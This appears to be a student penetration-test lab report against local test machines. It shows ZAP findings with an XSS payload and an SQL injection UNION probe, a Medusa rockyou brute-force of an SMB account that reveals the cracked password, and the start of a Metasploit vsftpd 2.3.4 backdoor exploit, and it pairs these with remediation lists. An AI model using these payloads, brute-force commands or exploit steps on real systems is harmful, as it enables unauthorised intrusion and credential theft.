  SQL Injection - Microsoft SQL Server
      POST: http://192.168.1.10/isihack/ProductList.aspx
  Viewstate without MAC Signature (Unsure) (12)
      GET: http://192.168.1.10/isihack/
      GET: http://192.168.1.10/isihack/FeedBack.aspx
      GET: http://192.168.1.10/isihack/loginsi.aspx
      GET: http://192.168.1.10/isihack/myAccount.aspx?userid=jerry
      GET: http://192.168.1.10/isihack/ProductList.aspx
      GET: http://192.168.1.10/isihack/shop.aspx
      POST: http://192.168.1.10/isihack/
      POST: http://192.168.1.10/isihack/FeedBack.aspx
      POST: http://192.168.1.10/isihack/loginsi.aspx
      POST: http://192.168.1.10/isihack/myAccount.aspx?userid=jerry
      POST: http://192.168.1.10/isihack/ProductList.aspx
      POST: http://192.168.1.10/isihack/shop.aspx
```

The first vulnerability involves XSS/cross site scripting with a reflected attack by harvesting user cookies in cookie theft.



Cross Site Scripting (Reflected)

URL: http://192.168.1.10/isihack/myAccount.aspx?userid=%22%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E
Risk: High
Confidence: Medium
Parameter: userid
Attack: "><scrIpt>alert(1);</scRipt>
Evidence: "><scrIpt>alert(1);</scRipt>
CWE ID: 79
WASC ID: 8
Source: Active (40012 - Cross Site Scripting (Reflected))

Description:
have his/her account hijacked (cookie theft), their browser redirected to another location, or possibly shown fraudulent content delivered by the web site they are visiting. Cross-site Scripting attacks essentially compromise the trust relationship between a user and the web site. Applications utilizing browser object instances which load content from the file system may execute code under the local machine zone allowing for system compromise.

Other Info:


Solution:
Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI

Reference:
http://projects.webappsec.org/Cross-Site-Scripting
http://cwe.mitre.org/data/definitions/79.html

Alert Tags:

Key	Value
OWASP_2021_A03	https://owasp.org/Top10/A03_2021-Injection/
WSTG-v42-INPV-01	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Ap...
OWASP_2017_A07	https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripti...

The second high level vulnerability involves SQL injection that is present on the Product List page that can display user information along with other sensitive content such as card information which is PCI DSS negligence.



SQL Injection - Microsoft SQL Server
URL: http://192.168.1.10/isihack/ProductList.aspx
Risk: High
Confidence: Medium
Parameter: txtSearch
Attack: ZAP' UNION ALL select NULL --
Evidence: All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists
CWE ID: 89
WASC ID: 19
Source: Active (40018 - SQL Injection)

Description:
SQL injection may be possible.

Other Info:
RDBMS [Microsoft SQL Server] likely, given UNION-specific error message regular expression [\QAll queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists\E] matched by the HTML results
The vulnerability was detected by manipulating the parameter with an SQL UNION clause to cause a database error message to be


Solution:
Do not trust client side input, even if there is client side validation in place.
In general, type check all data on the server side.
If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'

Reference:
https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Alert Tags:

Key	Value
OWASP_2021_A03	https://owasp.org/Top10/A03_2021-Injection/
WSTG-v42-INPV-05	https://owasp.org/www-project-web-security-testing-guide/v42/4-...
OWASP_2017_A01	https://owasp.org/www-project-top-ten/2017/A1_2017-Injection....

The third and final high risk vulnerability is Viewstate without Mac Signature which OWASPZap stated was an Unsure means in which the risk is high but there is a low level of confidence for the attack.



Viewstate without MAC Signature (Unsure)
URL: http://192.168.1.10/isihack/
Risk: High
Confidence: Low
Parameter:
Attack:
Evidence:
CWE ID: 642
WASC ID: 14
Source: Passive (10032 - Viewstate)

Description:
*** EXPERIMENTAL ***
This website uses ASP.NET's Viewstate but maybe without any MAC.

Other Info:

Solution:
Ensure the MAC is set for all pages on this website.

Reference:
http://msdn.microsoft.com/en-us/library/ff649308.aspx

Alert Tags:

Key	Value
OWASP_2021_A04	https://owasp.org/Top10/A04_2021-Insecure_Design/
OWASP_2017_A06	https://owasp.org/www-project-top-ten/2017/A6_2017-Security_...

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. Cross-Site Scripting (XSS) - Reflected: There is a reported high risk vulnerability that OWASPZAP detected that allows a reflected XSS attack to occur which results in cookie theft or other means of reflected actions.
2. SQL Injection - Product List Webpage: There is a high risk area of concern related to SQL injection that allows commands to be executed from the search bar that can reveal sensitive information such as card information (PCI DSS).
3. Viewstate without MAC Signature (Unsure): There is a high risk, low confidence vulnerability associated with the Viewstate. The utilization of ASP .NET Viewstate without any MAC poses an angle of attack.

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Input Validation - This would reject input that would be used for malicious actions that would typically be used in XSS attacks, thereby eliminating cross-site scripting attacks.
2. Utilizing HTTPOnly and Secure Flags - This action would mitigate cookie theft by eliminating client-side scripts from using the cookie.
3. Parameterized Queries and/or Prepared Statements - This would deal with proper user input in a secure way which would mitigate SQL injection attacks.
4. Web Application Firewall - The WAF would detect and block SQL injection attempts which would further mitigate any possibility of SQL injection attacks within the Product List page.
5. Enable ViewStateMac - This adds integrity verification to the Viewstate data to ensure that there is no exposed angle of attack even if this is a low confidence risk.

CHALLENGE 3 - PASSWORD ATTACK 312VILLE


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- Medusa v2.2

ASSESSMENT

The goal of this penetration test attack was to test whether an attacker could use a login credential along with a wordlist to crack a password in attempts to gain access to an account and/or machine. This assessment uses Medusa along with a concocted string to crack the user account of 'isistudent'.


Initially, going into this challenge I simply opened up Medusa and did 'Medusa -h' to see what options were available to me.



```
$ medusa -h
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foo
fus.net>

medusa: option requires an argument -- 'h'
CRITICAL: Unknown error processing command-line options.
ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file
] [-C file] -M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more informa
tion.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password
= Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multip
le times with a
```


-

Next, I determined that utilizing the rockyou.txt wordlist was my best option as it contained a substantial amount of weak passwords and is a very common wordlist to use in these scenarios. In addition, I focused on the SMB-NT service as the module. Finally, I set a timeout of 5 to ensure ample time for each password validation check.



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.10 -u isistudent -P /usr/share/wordlists/rockyou.tx
t -M smbnt -T 5
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foo
fus.net>

ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistu
dent (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistu
dent (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistu
dent (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistu
dent (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistu
dent (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistu
dent (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistu
dent (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 192.168.1.10 (1 of 1, 0 complete) User: isistu
dent (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
```

Finally, after 994 failures the password was found to be mazda1 for the isistudent account.



```
ACCOUNT FOUND: [smbnt] Host: 192.168.1.10 User: isistudent Password: mazda1
995 [SUCCESS (ADMIN$ - Access Denied)]
```

VULNERABILITY

The following is a list of the vulnerabilities found during the attack. They are explained in more detail in the conclusions and recommendations part of the report.

1. Weak Password: mazda1 is a weak password due to standard password policy stating that there should be at least 8 characters, one capitalized character, one number, and a special character. In this case, the only criteria met was the number which deems it a weak password that is vulnerable to brute-force attacks.
2. Lack of Check Rate: There is no lockout policy based on attempts currently in place, therefore attempts can be made continuously which makes the brute-force password-cracking essentially have unlimited attempts.
3. Password Reuse: There is no policy about password reuse which means that compromised passwords could be used continuously which exposes another attack angle for the attackers leading to a vulnerable system

REMEDIATION

The following is a list of remediation's that should be considered. They are explained in more detail in the conclusions and recommendations part of the report.

1. Strong Password Policies - Enforcing strong password policies can add complexity towards passwords to mitigate most attempts at brute-force password cracking due to increased time to solve. This can include increasing password length, adding numbers, adding capitalized letters, and/or adding special characters.
2. Quarterly Password Changes - Make it mandatory every 90 days to change passwords to ensure previously compromised passwords are not being kept in use.
3. Account Lockout Policy - After a certain number of login attempts enforce a lockout policy until admin approval or a set time frame occurs.
4. Rate Limiting - Enforce rate limiting to ensure that brute force attempts can not happen so quickly and will either time out or other actions will take place first such as the account lockout policy.
5. Intrusion Detection/Prevention System - Employing an IDS/IPS can detect and block suspicious network traffic which will thwart cases of brute-force password cracking attempts
6. Password Reuse Policy - Add a policy that prohibits the reuse of passwords due to some of them being compromised which could be used in the future.

CHALLENGE 4 - PRIVILEGE ESCALATION MSP2


SOFTWARE AND TOOLS USED FOR ATTACK

- Kali 2021.4
- vsFTPd 2.3.4
- Nmap 7.92
- Metasploitable v6.1.23-dev

ASSESSMENT


The goal of this penetration test attack was to assess whether an attacker could execute privilege escalation utilizing a vulnerable FTP service located on the MSP2 machine. The first step of this process was to conduct an nmap scan over the TCP ports along with the version information which revealed that on port 21 there was a vulnerable FTP service that ran on version 2.3.4.

Part 1




```
┌──(root💀kali)-[~]
└─# nmap -sV -O 192.168.1.40
Starting Nmap 7.92 ( https://nmap.org ) at 2024-03-26 21:50 EDT
Stats: 0:00:11 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 85.00% done; ETC: 21:51 (0:00:02 remaining)
Nmap scan report for 192.168.1.40
Host is up (0.00013s latency).
Not shown: 980 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:50:56:8E:ED:D7 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:
/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

Within Kali I launched Metasploitable to start the exploit.




```
┌──(root💀kali)-[~]
└─# msfconsole


  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready ...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and ...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v6.1.23-dev                          ]
+ -- --=[ 2189 exploits - 1161 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > █
```

Following this, I used the search feature on the vulnerable ftp service to find a module that allowed me to create a backdoor utilizing the service.




```
msf6 > search ftp 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor
 Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234
_backdoor
```

Then I used the exploit along with viewed the settings required to launch the session.




```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-
                                      framework/wiki/Using-Metasploit
